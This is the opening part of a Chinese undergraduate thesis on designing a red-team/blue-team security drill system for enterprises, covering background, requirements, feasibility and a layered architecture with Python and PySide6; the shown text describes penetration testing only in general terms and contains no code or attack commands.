



中北大学
NORTH UNIVERSITY OF CHINA

毕业设计说明书

企业环境下的红队与蓝队演练系统 的设计与实现

学生姓名：_____ 学号：_____

学 院：_____ 软件学院

专 业：_____ 软件工程

指导教师：_____

20** 年 06 月

企业环境下的红队与蓝队演练系统的设计与实现

摘要

网络和信息化时代，企业经营发展离不开网络，企业网络化环境安全问题也日益突出、黑客入侵、信息泄露事件层出不穷，给企业造成了巨大损失和恶劣影响。红队、蓝队演练提供的是模拟真实网络环境进行对抗的演练方式，企业通过开展红队、蓝队演练可以对企业安全进行检验和加固，因此本文以企业网络安全演练场景为背景，设计实现完善企业红队、蓝队演练工具包系统，系统的设计包括表现层、业务规则层、模拟靶场层，其中表现层即操作层，通过友好界面的操作完成各项操作、查看各项信息，业务规则层实现各项核心功能，包括红队模拟攻防、蓝队辅助防守、演练管理等模块，完成利用漏洞模拟攻击、实时抓包、日志分析、威胁感知功能，模拟靶场层实现企业网络仿真环境搭建、企业模拟靶场演练，各层各司其职，相辅相成，提高系统效率。使用系统为企业网络安全演练进行辅助工作，正确分析企业网络安全防护薄弱点，给出企业网络安全防护方案，解决企业网络安全问题，保障企业网络安全。

关键词：web 爬虫，网络对抗，漏洞检测，防御辅助

Design and Implementation of a Red Team and Blue Team Drill System in Enterprise Environment

Abstract

In the era of network and information technology, the development of enterprise operations cannot be separated from the network. The security issues of enterprise networked environment are becoming increasingly prominent, and incidents of hacker intrusion and information leakage are constantly emerging, causing huge losses and adverse effects to enterprises. The Red Team and Blue Team exercises provide simulation tools for real network environments for confrontation. Enterprises can use the Red Team and Blue Team exercises to verify and reinforce their security. Therefore, this article designs and implements a complete enterprise Red Team and Blue Team exercise toolkit system based on the enterprise network security exercise scenario. The system design level includes the presentation layer, business rule layer, and simulation shooting range layer. The presentation layer is the operation layer, which can be operated through a friendly interface to achieve various operations and view various information; The business rule layer is used to handle various key core functions, including red team attack and defense simulation, blue team auxiliary defense, and drill management modules, to simulate attacks using various vulnerabilities, real-time packet capture, log analysis, threat perception, and other functions; The simulated shooting range layer constructs a simulated enterprise network environment for simulation exercises. Clear division of labor at each level, mutual assistance, and improvement of system efficiency. This system can provide assistance for enterprise network security drills, accurately analyze weak links in enterprise network security protection, propose network security protection plans, effectively solve network security problems, and ensure enterprise network security.

Keywords: Web crawler, network adversarial, vulnerability detection, defense assistance

目 录

1 引言 1

1.1 研究背景 1

1.2 研究意义 1

1.3 研究现状 2

1.3.1 国内研究现状 3

1.3.2 国外研究现状 3

2 需求分析 4

2.1 相关技术分析 4

2.1.1 python 语言特性 4

2.1.2 pyside6 库 5

2.1.3 requests 库 6

2.1.4 渗透测试相关技术 6

2.1.5 靶场搭建技术 7

2.2 需求分析 8

2.2.1 功能需求 8

2.2.2 安全需求 8

2.2.3 性能需求 9

2.3 可行性分析 9

2.3.1 技术可行性分析 9

2.3.2 经济可行性分析 9

2.3.3 操作可行性分析 10

3 系统设计 11

3.1 总体架构设计 11

3.2 功能模块设计 12

3.2.1 红队攻击模拟模块 12

3.2.2 蓝队防御辅助模块 12

3.2.3 演练管理模块 13

4 系统实现 14

4.1 前段页面的实现	14
4.2 核心代码实现	15
4.2.1 漏洞检测核心代码	15
4.2.2 蓝队工具核心代码	19
4.3 功能实现展示	20
4.3.1 spring 未授权漏洞的检测与利用测试	20
4.3.2 springboot RCE 漏洞的检测与利用	22
4.3.3 shiro 漏洞的检测测试	24
4.3.4 thinkphp5.0.23-rce 漏洞的检测与利用测试	25
4.3.5 thinkphp5-rce 漏洞的检测与利用测试	28
4.3.6 蓝队工具测试	31
5 系统测试	33
5.1 测试目的	33
5.2 测试方法	33
5.3 功能测试	34
6 总结	35
参 考 文 献	37
致 谢	39

1 引言

1.1 研究背景

新形势下,随着网络技术不断发展和创新,其对政企信息化推动作用日益增强,同时网络攻击者的技术手段也日益发展与提高,具有更加复杂、隐蔽的新特征,无论是来自企业外部还是企业的内部失误,都增加了企业网络安全防范的难度,因此,国家和相关部门对于企业的网络安全防护能力和人才队伍的专业化水平等要求越来越高。一旦出现突发性的病毒入侵、业务系统瘫痪、数据库丢失等现象,必将给企业带来巨大的经济损失,甚至需要承担相应的法律制裁和行政惩罚,当前企业的网络安全环境变得更加复杂、苛刻。

传统网络安全边界一再被突破。攻击与防御的网络攻击手段和防御技术层出不穷,而网络安全防御第一要素是人,大部分企业都因为忽视了网络攻防技能培训导致缺乏网络安全人才;现有的攻防演习平台都存在不少问题和挑战,仿真性低、体验感差、依赖设备等问题严重,需要进一步完善。

面对迅捷的信息科技浪潮,企业数字化生存成为必然,网络安全形势更为严峻,恶意软件、病毒入侵等老生常谈的威胁往往以邮件附件的形式感染网络系统和用户终端,也可能通过恶意代码污染的网页对网络设备进行悄无声息的入侵,一旦入侵成功,后果可能是系统宕机、数据丢失、业务中断等等,最可能的就是数据丢失,损失的原因可能是外来攻击、非法入侵,也有可能是员工的误操作、误报信,更可能是某种不为人知的不怀好意。黑客可以利用各种手段窃取用户的登陆帐号、用户名等,冒充身份欺骗欺诈,盗取企业身份信息,抹黑企业声誉。分布式拒绝服务(DDoS)攻击,即占用企业的空间或网速带宽,使得合法用户无法访问系统或服务^[1],可能会导致服务中断、业务损失、声誉受损等。

1.2 研究意义

当今时代,网络新技术不断出现、政企网络建设快速推进,企业网络安全形势严峻、复杂、严峻,攻击的手法不断翻新变种,攻击者手法更加隐秘、技术更高明,外部渗透、内部操作,安全事件此起彼伏,网络形势严峻性不断升级。与此同时,国家、相关部门加强企业网络安全监督和人员队伍建设。企业需要认识到,一旦网络安全受到威胁,企业不仅面临经济损失,还可能会遭受法律、行政惩罚等,影响

极其恶劣。

在这个背景下，本研究开展企业环境的红队、蓝队演练系统设计与实现，具有多方面的意义：

增强企业网络安全防护能力：通过红蓝队能力演练体系的构建来模拟真实的网络攻击场景，让蓝队（守方）在实际演练中积累一定的应对冲击的能力和經驗，主动寻找漏洞，主动弥补漏洞，优化自身的安全防护措施，提升企业自身的网络安全防护能力，降低被真实撞击的可能。

培养和储备网安专门人才：网安防护的核心是人，而企业缺乏安全技能培训氛围，更缺少企业网安专门人。演练系统是企业接近实战的培训平台，红队（攻击方）队员在此培训攻击技能和谋略规划能力，蓝队（防御方）在此培训应变防急能力，培养和储备一批网安实战专门人才，满足企业日益增长的专门人才的需求^[2]。

针对当前网络攻防传统训练平台仿真网络虚拟场景不足、Web 交互性低、对硬件设备依赖程度高等缺陷，传统训练平台存在 Web 交互性差的问题。本文开发的新一代训练系统，在建设真实仿真的网络安全攻防场景的基础上，提升 Web 平台交互可接受性，降低对硬件设备的依赖，为企业提供便捷的、高效的网上攻防仿真训练平台，是切实可行的、面向企业的网络攻防演练。

通过对恶意软件、病毒、泄漏、身份盗窃、DDoS 攻击和其他网络威胁的模拟来了解每个威胁的类型和过程，从而有针对性地采取措施来应对，最大限度地减少网络安全风险对公司造成的损害，包括客户信任、公司财务、法律问题和声誉，从而有利于公司业务的正常运行和发展^[3]。

企业红蓝演练系统的设计以及有效实施，有效推进了企业网络安全防护体系的建设，同时也对网络安全技术人员发展，应对各种类型的攻击情况具有积极的推动作用，对于应对当前严峻的网络威胁，具有支持与提升作用。

1.3 研究现状

随着网络安全问题越发凸显，红蓝对抗对于网络安全问题的重要性越发显现出来，国内外越来越多的学者和公司开始研究、应用红队蓝队演练，且有一定的建树。

国外学术界理论发展较早，在红蓝队演练的战法、过程、战术设计方面已有较多研究，积累了丰富的经验，有较为扎实的研究基础，为更好地开展演练提供了学理支持。国内学者也紧追研究热点，在国内企业实战演练方面也进行了一定数量的

研究，提出了本土演练思路。

而在实践应用方面，已经有众多大型企业将红队和蓝队演练工作当成网络安全保护工作的常态进行落实，通过定期进行演练工作，提高了自身的网络安全防护水平^[4]。但还存在演练真实性、演练复杂程度有待提高的情况，如演习真实程度、复杂程度较低，无法实现真实演练；演习过程中的数据收集、数据分析不够全面，无法对演习结果进行准确性的评价；众多企业对演练工作不重视，缺乏演习人才和制度机制，导致演习工作流于形式，不能达到提升网络安全防护水平的效果。

1.3.1 国内研究现状

国内关于网络安全攻防演练工作也认识到其必要性，各企业、科研院所都在进行积极的研究，一些大型企业已经形成了自己的红队演练、蓝队演练体系，企业内部会定期组织进行各类演习，来巩固自身的网络安全^[5]。尽管如此，就整体情况而言，国内网络安全产业的学术探索与应用落地仍处于方兴未艾的早期阶段。当前众多系统在功能完备性、交互便捷性与业务适配性等方面仍存在显著不足。例如，部分演练平台的虚拟场景构建较为陈旧，无法精确再现企业网络的多元拓扑特征；部分系统的 web 端交互体验欠佳，操作流程存在诸多不便^[6]；此外，部分系统对硬件资源的依赖度极高，其可扩展性能低下，限制了实际部署的灵活性与效率。

1.3.2 国外研究现状

国外对于网络安全攻防演练开展较早，国外一些大型的公司等安全机构建立了较为成熟的红、蓝队演练体系，例如美国一些高科技公司投入大量资源用于网络安全演练，设置复杂的网络攻击场景，测试企业安全系统有效性和可靠性^[7]，在注重技术演练的同时注重队伍配合、应急流程。部分国外研究机构已将人工智能、大数据技术应用于演练，利用智能算法模拟高度逼真的攻击场景，以期提升演练的真实度与复杂度^[8]。

2 需求分析

2.1 相关技术分析

2.1.1 python 语言特性

作为一种面向对象、灵活多变、交互性强、解释执行强大、动态的语言，具有强大的语句语法，在企业网络安全训练体系中搭建时具有其他语言不可替代的作用，面向对象、面向类、面向对象的构造等功能为该系统提供了强大的扩展能力，能够满足复杂的应用场景开发。

其语法简练，易于阅读。`python` 代码块缩进，没有大括号，没有特殊字，代码层次分明，易于阅读和维护，对于开发人员无论是写码还是测试排错都有事半功倍的效果。例如定义一个函数，只需要使用到 `def` 字来定义函数，后面使用缩进方式来进行代码块区分，使代码块简单易懂，降低了编程难度，适合快速开发和团队开发。

`Python` 的动态类型机制提升了灵活性，在开发者无需声明变量类型的情况下，变量的类型将根据运行期间的赋值来确定，这避免了代码不必要的冗余，使开发人员可以专注于业务逻辑的开发。由于动态类型在运行时需要进行类型检查，因此影响了性能，但这种影响绝大多数情况下是可以忽略的。

`Python` 是一种十分强大的开发语言，充分吸收面向对象编程（`OOP`）的优点，为程序员提供了方便创建类和对象的途径，强大的封装机制可以将复杂的数据结构和程序设计逻辑包裹起来隐藏其具体实现，对外提供一个统一的接口，极大地提高代码的安全性和可维护性。继承机制可以使子类完全拥有父类所有的属性和方法，便于代码重用和拓展，减少了代码量的堆积。多态机制可以让不同对象对同一请求有不同的响应，极大扩展了程序的灵活性。网络安全演练系统中网络企业网络安全演练系统网络可以充分吸收使用 `python` 语言面向对象编程的优点，创建不同的攻击和防御对象，尽可能地还原网络安全实战对抗的真实性，极大地提高安全防御的实战化能力。

丰富的标准库，活跃的社区 `Python` 还有一个优点，那就是其丰富的标准库资源，大量的标准库模块涵盖了文件操作、网络通信、数据库访问等常用基本功能，为开发者节约了大量的时间和精力。其次，其活跃的社区生态系统不断地涌现出数

以千计的第三方库和框架，不管是网站请求还是网页开发，都能找到成熟、高效的第三方库来使用，库的密集积累和频繁刷新迭代都能对整个开发过程起到事半功倍的效果。

2.1.2 pyside6 库

作为 Qt for Python 的一部分，PySide6 是一套完整的多功能图形界面开发工具和框架，专为 python 语言设计，可协助开发者创建实用且高效的应用程序。PySide6 工具包不但可以用于开发各种类型的现代应用程序，还能帮助企业实现网络安全培训系统界面中高效、简洁易懂的操作流程。

PySide6 提供了功能丰富的按钮、高效的文本框、数据展示的标签、多列表的视图组件等，组件丰富自由，通过组件的应用，建立布局结构清晰、视觉感受简洁，风格优雅大气的应用程序界面。用户界面设计，只需要通过简单的程序设计完成对组件的设计、排列、布置等，从而实现各系统功能模块的界面演示功能需求，如演练系统的主界面设计，通过应用按钮组件，实现演练开始、查看报告等功能，通过文本框组件应用，实现演练过程展示等功能。

本系统不仅提供了丰富的布局方式，如平滑的水平布局、垂直布局的堆叠排列方式、带有阶层的格子排列布局方式等，同时，更精准的引导开发人员规划界面，使得界面的布局更清晰，整个布局更加协调统一，更具可视性。此外，PySide6 也可以提供自定义样式，即通过自定义样式，可以修改样式表的指标，如色彩、字体、边框等，来设置企业界面的外观。

PySide6 有非常优秀的信号与槽的机制，提供了最为全面的信号与槽的功能。PySide6 中信号与槽是跨对象之间进行通信最重要的功能。信号与槽机制就是通过自动触发信号变化对象进而调用关联的槽函数，从而实现跨对象的信息传递完成事件。企业网络安全演练系统中的信号与槽就是通过调用系统界面以及后台逻辑从而建立联系的。就像按下某一个按钮，用户发射点击信号，逻辑接收到信号，并在很短的时间内响应信号并运行逻辑。

PySide6 具有很好的跨平台运行能力，能够兼容 Windows、Linux、Mac OS 等多个平台，对于提高企业网络安全演练系统在不同平台之间的兼容性和可靠性具有重要意义，为演练系统提供了稳定性保障。

2.1.3 requests 库

requests 库是 python 中非常强大、简用的 HTTP 客户端库。在企业网络安全演练中，通常用于访问外网服务器或资源，即外联请求。

Request 库提供了简单的网络接口，使开发者能够完成各种网络交互操作，通过调用简单函数即可完成各种操作，例如 GET、POST、PUT、GET、HTTP 等等。从而大大简化了网络通信的复杂程度，提高编程效率和质量。例如演练系统需要从服务器获取演练的配置信息，调用 `get()` 方法完成 GET 操作；需要将演练执行结果信息反馈到服务器，调用 `post()` 方法完成提交 POST 操作。

该库对 HTTP 的请求是全方位且高性能的，支持简单的定制化 User-agent、Content-Type 等头部信息，支持模拟客户端各种环境向服务端发送特定的请求，支持对复杂参数进行高效的操作，无论是 URL 嵌入还是请求体里嵌入复杂参数信息都轻松自如，回答中可以解码处理，支持多种数据格式，如 Json、Xml 等，轻松获取开发者需要的应答。

企业网络安全演练系统的演练脚本中可以通过 request 实现不同场景的任务，例如，演练系统模拟受攻击场景，通过和外部交互的漏洞扫描接口通信获得系统漏洞信息；演练系统模拟演练资源获取场景，从指定服务器上下载演练资源脚本或数据文件；会话控制管理场景，在多个 request 间控制会话用于认证授权，使网络请求更安全更高效。

2.1.4 渗透测试相关技术

渗透测试是红队演练技术的重要手段，是模拟攻击的重要技术，是企业网络安全演练系统中的核心功能，对模拟对象进行攻击，并挖掘模拟对象的缺陷与薄弱环节。

渗透测试通常是经过信息收集、漏洞扫描、漏洞利用、权限提升等阶段，红队在进行渗透信息收集的时候，会使用网络扫描(Nmap)、搜索引擎(Shodan)等方式进行信息收集，如 IP 地址、开放端口、操作系统、操作系统中的软件版本等等，为后面的漏洞扫描、漏洞利用做准备。

漏洞扫描是指对目标系统进行扫描，探测目标系统是否存在可被利用的漏洞的主要工具和方法，红队通常使用 Nessus 和 openvas 等扫描器对目标进行扫描，从而比较快速的发现 SQL 语句注入 BUG、XSS 跨站点脚本注入 BUG、上传 BUG 等常

见 BUG，根据 BUG 情况选择相应的方式和方法进行渗透，为下一步的渗透测试奠定基础，寻找合适的渗透点。

漏洞利用是渗透测试的核心。红队能针对扫描到的漏洞，通过使用漏洞利用工具或者编写自定义的漏洞利用代码对目标系统进行攻击，并尝试获取系统控制权。例如，SQL 注入漏洞。通过编写 SQL 语句代码，绕过系统身份认证，窃取数据库敏感信息。

获取一定程度权限后，红队就会通过提权获得系统较高权限，从而进一步控制目标系统。并且，红队提权的手段主要有：利用系统配置错误、软件漏洞等。

在企业网络安全演练系统中，熟练运用渗透测试，能帮助企业蓝队发现系统存在的漏洞和潜在隐患，及时制定应对的解决方案，通过仿真实战模拟环境，提升企业蓝队处理应急事件能力和综合安全防护能力。

2.1.5 靶场搭建技术

靶场搭建技术是构建企业网络安全演练系统的基础，它为红队和蓝队的攻防演练提供了一个真实的网络环境。

靶场搭建通常包括：网络拓扑设计、虚拟化技术、容器化技术等。网络拓扑设计是基于企业真实网络结构、演练要求等，配置相应的网络拓扑结构，包括，企业内部、外部、DMZ 网络划分，网络设备配置等；配置不同的网络安全组、访问控制策略等。

虚拟机是在靶场中搭建靶子常用到的方法。通过虚拟机软件(VMS、VirtualBox)，在一台物理机中可以运行许多台虚拟机。其中可以有一台虚拟机模拟成一台网络设备，可以是 Windows 服务器、Linux 服务器、路由器、交换机等等。虚拟机之间通过网络互相通信，网络是虚拟的。

容器化技术(Docker)，为靶场的构建，提供了轻量、敏捷化思路。容器部署迅速、容器启动速度快、一个容器可以运行一个应用或服务、可移植性好、隔离性强。企业网络安全演练系统能考虑采用容器化部署各种靶机、服务，实现靶场的快速搭建、快速毁坏，增加靶场的利用率，提高灵活性。

此外，靶场建设还需考虑靶机选型与配置、靶机选择是否具有代表性、操作系统与应用软件等，模拟常见的被红队攻击和被蓝队进行防御的安全漏洞及配置错误等，同时对靶场进行监控与管理，确保演练顺畅，及时将演练数据记录并分析，为

下一步总结和改进提供依据。

2.2 需求分析

2.2.1 功能需求

以红队漏洞扫描工具为基本支撑，支持漏洞扫描全类型。本方案能够支持扫描企业常见全类型的信息系统，包括企业重要基础设施系统如 Web 服务器、数据库、操作系统等，以及企业应用软件系统，包括企业资源管理(ERP)、办公自动化(OA)系统等，通过精细化漏洞扫描，发现未知和已知隐患，评估结果通过报告形式给出漏洞的详细特征、威胁程度和影响范围，并给出改进建议。本平台提供多类型模拟攻击模式，例如 SQL 注入、XSS 跨站脚本模拟攻击、文件上传漏洞利用模拟攻击等。支持用户设置攻击参数。用户可记录所有模拟攻击过程与结果，便于后续进一步优化完善^[9]。蓝队集成工具，支持实时监控。支持对企业全网各种类型、大小的流量包括正流量和异常流量进行充分的抓包捕获，通过智能分析技术，及时发现可疑攻击；支持自动生成防御策略功能，根据检测出来的攻击类型和攻击性质，自动选择相应的防御策略进行匹配和防御，如：封禁攻击源 IP 地址、恶意连接等策略，支持灵活的防御策略定制和管理；支持日志审计功能。记录所有安全事件和操作记录，支持时间、事件、源 IP 地址等进行记录查询，并支持统计分析。方便企业安全人员快速发现问题，追溯攻击来源^[10]。

2.2.2 安全需求

红队在使用该工具进行信息传递时，需要使用加密程度比较高的算法对其进行全数据的信息安全加密处理，特别是对于一些漏洞扫描、模拟攻击等高风险内容进行加密处理，其目的就是确保数据本身在传递过程中不被任何人窃取、篡改，确保信息安全。系统本身也要对工具进行严格控制，只能授权测试人员使用，并且进行日志记录，把每一次操作的时间、内容、操作者本身的数据记录下来，为以后出现异常提供明确的追查、审计依据。当然，对于工具本身也要做安全防护处理，如加强输入检验等，以防出现恶意篡改和攻击，确保工具运行环境不被破坏，系统不瘫痪，工具不被弃用。蓝队工具必须保证日志数据存放的安全性，采用加密数据存储、访问控制等技术手段，防止日志数据的被越权访问和篡改；对于应用防御策略的应用必须准确可靠，防止误封正常业务，影响正常企业生产，对于防反策略的变更进行严格申请和记录；对于工具进行定期维护、修复，对于已有的安全漏洞及时进行

修复^[11]，保证工具对于各类安全风险的有效防护。

2.2.3 性能需求

红队漏洞工具应该具备高扫描和攻击模拟能力，在有效时间内完成对大型企业网络和复杂应用软件等目标的漏洞扫描和攻击模拟工作，如一个包含多个子网和大量服务的网络，扫描工作在数小时内完成，并提供针对性的漏洞报告；在实施模拟攻击时，攻击命令及时响应和正确执行，保证攻击模拟的真实有效性；蓝队集成工具必须具备实时高效的流量监控和剖析能力，在毫秒级时间范围内识别异常流量和攻击行为，并触发防御响应；面对海量日志数据，能够确保日志的快速查询和分析能力，保证安全团队及时获取需要的相关信息并作出及时响应决策；具备高效的资源利用率，运行过程中不大量无必要地占用网络和系统资源，影响企业正常工作^[12]。

2.3 可行性分析

2.3.1 技术可行性分析

本系统在技术上具备可行性。第一，开发语言本身，Python 语言具备简单便捷的语法和庞大而丰富的标准库以及活跃的社区，很容易实现大部分的核心任务和功能，比如渗透性测试脚本编写、网络通信、数据分析。模拟 HTTP 请求，并检查漏洞利用请求库如 requests 库，并根据 iko 等库实现对 SSH 的靶标远程控制，实现红队模拟。针对蓝队任务，Python 日志分析库可以很便捷的实现日志分析器 py 日志解析库（pylogsparser）或集成 SIEM 系统的 API 日志分析库。PySide6 是基于 Qt 的 python 绑定，提供 Qt 丰富的 GUI 开发工具，支持多线程开发与信号/槽。PySide6 可以实现渗透测试后台运行时响应，Qt Designer 可以方便简化开发流程，实现简易的 UI。针对目标场建设，采用 Docker 容器化管理技术，实现靶机场景的快速隔离部署，通过 python 自动化脚本编写，实现多节点网络场景的高效快速部署，通过虚拟技术 VirtualBox、KVM 等，精确构建企业网络生态，可以支持 Metasploit、Nmap 等渗透测试工具，也可以支持命令行方式执行渗透扫描、攻击链演练，开源 KaliLinux 等组合，技术路线清晰，可实现当前应用目标场场景构建与应用，技术瓶颈可通过 python 稳定的生态及社区，降低开发难度，确保项目进度。

2.3.2 经济可行性分析

从经济上分析，该项目开发成本低，后期收益高。项目开发成本主要为人员(开发人员和专家)、硬件成本(服务器和测试设备)、软件成本(操作系统、软件授

权)三部分。python 开源免费, PySide6 开源免费, 绝大多数渗透测试工具(Nmap、Docker 等)开源免费, 节约大量购置成本。硬件成本采用部署 AWS 和阿里云靶场环境, 按需进行资源扩展, 节约大量成本。团队在开发和发布过程中可以采用敏捷(Scrum)开发的方式, 先发布简单功能(简单渗透, 靶场管理), 再发布高级功能(全自动生成一条线路攻击链、人工智能辅助决策), 分散成本。发布后可以由团队在系统上进行红蓝对抗, 提升团队实战能力, 避免真实攻击, 经济价值远超投入。此外, 项目开源或者模块化可以降低后期维运成本, 可根据自身企业需求定制功能, 更加容易节约成本。综上所述, 本项目的预算投资具有较好的投资回报性, 在预算充足的前提下具有投资意义。

2.3.3 操作可行性分析

本系统易上手操作, 与企业实际使用情况契合度较高。在界面上, PySide6 的 GUI 界面操作不复杂, 布局简洁, 红队、蓝队分别有红队、蓝队标签页或红队、蓝队侧边栏进行切换, 不需要用户过多的学习操作。红队在红队攻击任务面板选择红队攻击靶标, 设置红队攻击参数(IP、端口、漏洞等), 调用渗透测试脚本, 实时更新进度显示; 蓝队在蓝队防御态势面板查看蓝队攻方攻击靶标进度和流量、设置告警规则, 执行蓝队应急操作。系统提供可视化拓扑图形编辑器, 可拖动部署红队目标节点、红队网络链路, 配合 Docker 容器化技术可一键触达环境初始化、销毁, 减少系统运维复杂度。系统提供操作文档, 制作视频指导, 对常见操作进行分步指导, 如上传攻击脚本、设置防御规则等。面向不同技术背景的用户, 提供管理员、红队/蓝队等分级权限操作, 确保了操作安全。对面向用户的测试和用户的反馈确保了系统真正的、企业级的易用性和可靠性, 确保了日常演练的需要。

3 系统设计

3.1 总体架构设计

本红队与蓝队演练工具包分层的工具包设计，分为表现层、业务逻辑层、靶场模拟层，各层分工明确，协作协调，增强可维护性、可扩展性与稳定性^[13]。




图 3.1 架构图

| 层次 | 说明 | 如图 3.1 |

|表现层|为用户对系统的操作，界面要为用户提供简单、操作便捷、用户体验度高的视觉路径。平台能够帮助用户方便地设置多个攻击指标，用户能够通过界面查看演练情况，平台的界面布局进行了优化，操作简单、便捷，缩短了用户的使用时间。 |

|业务逻辑层|核心层，用于实现模拟红队攻击和辅助蓝队防御的业务逻辑功能，接收表现层传递过来的请求，调用功能模块处理业务逻辑，返回处理结果，例如：红队攻击模拟功能模块根据用户提供的攻击规则调用相应的攻击算法进行模拟攻击；蓝队防御辅助功能模块从网络日志中检索可疑的威胁。 |

|靶场模拟层|靶场模拟层模拟真实的企业网络现场环境，包括网络设备、主机、网络应用软件等，为红队进攻、辅助蓝队防守等场景提供演练测试环境，使得演练更接近真实场景。靶场模拟层针对不同演练需求，能够灵活搭建网络拓扑和安全防护体系，为攻守双方提供场景模拟。

3.2 功能模块设计

3.2.1 红队攻击模拟模块




图 3.2 红队架构图

红队攻击模块主要由漏洞检测等模块组成，如图 3.2。

网络扫描子模块：支持多种网络扫描技术，如：端口扫描、主机扫描、服务扫描等。支持扫描范围、扫描速度等。模拟攻击者对网络进行初步的扫描过程。如：端口扫描扫描出目标主机的开放端口，为下一步攻击作准备。

漏洞利用子模块：给出了一些常见利用的脚本、工具，用于模拟相应的漏洞类型。如：针对存在缓冲区溢出问题的应用程序，可以借助该子模块构造相应的输入来启动漏洞并获得系统权限^[14]。

3.2.2 蓝队防御辅助模块




图 3.3 蓝队架构图

蓝队工具主要由逆向分析，流量分析，日志分析，应急响应等组成，如图 3.3。

实时流量检测子模块：对企业网络中实时流量进行检测，分析网络流量是否出现异常流量模型，例如大量数据传输、频繁发起连接等异常行为。实时监控流量能够使蓝队人员及时发现可疑的网络攻击行为，并采取有效的防御措施。

日志分析子模：日志子模负责收集、分析企业内部网络的设备、软件日志，提取其中的安全事件、威胁等有用信息，例如根据防火墙的日志分析拦截的攻击请求

数据、根据主机系统日志分析出异于常规的系统行为日志等。

威胁预警子模块：基于实时流量、日志数据分析，对可能存在的威胁发出预警，通过邮件、短信、弹窗等形式提醒蓝队人员处理安全事件^[15]。

3.2.3 演练管理模块

演练计划制定子模块：支持用户制定演练计划，用户可以制定如演练时间、演练目标、演练人员等，支持用户根据企业实际情况、企业安全策略等制定演练计划。

演练过程控制子模块：在演练期间内，提供控制演练开始、暂停、停止等功能，实时浏览演练进度以及进度状态的功能。

演练结果评价子模块：评价演练结果，获得评价报告。评价报告包括：攻击成功率、防御效率、系统性能等，使用户更好地了解演练中出现的问题与不足，为后期安全加固提供指导^[16]。

4 系统实现

4.1 前段页面的实现

本工具主要使用 python 来进行编写,其中前端页面采用了 python 中的 PYside6 库来进行编写,通过学习 PYside6 后我选择了在 github 上采用一个开源的前端代码。如图 4.1。




图 4.1 前端功能实现图-1

将开源的前端代码下载后,然后在其上面进行改动,让其变成自己想要的样子, PYside6 库可以由 QT 设计师这个工具来进行简便操作。如图 4.2。

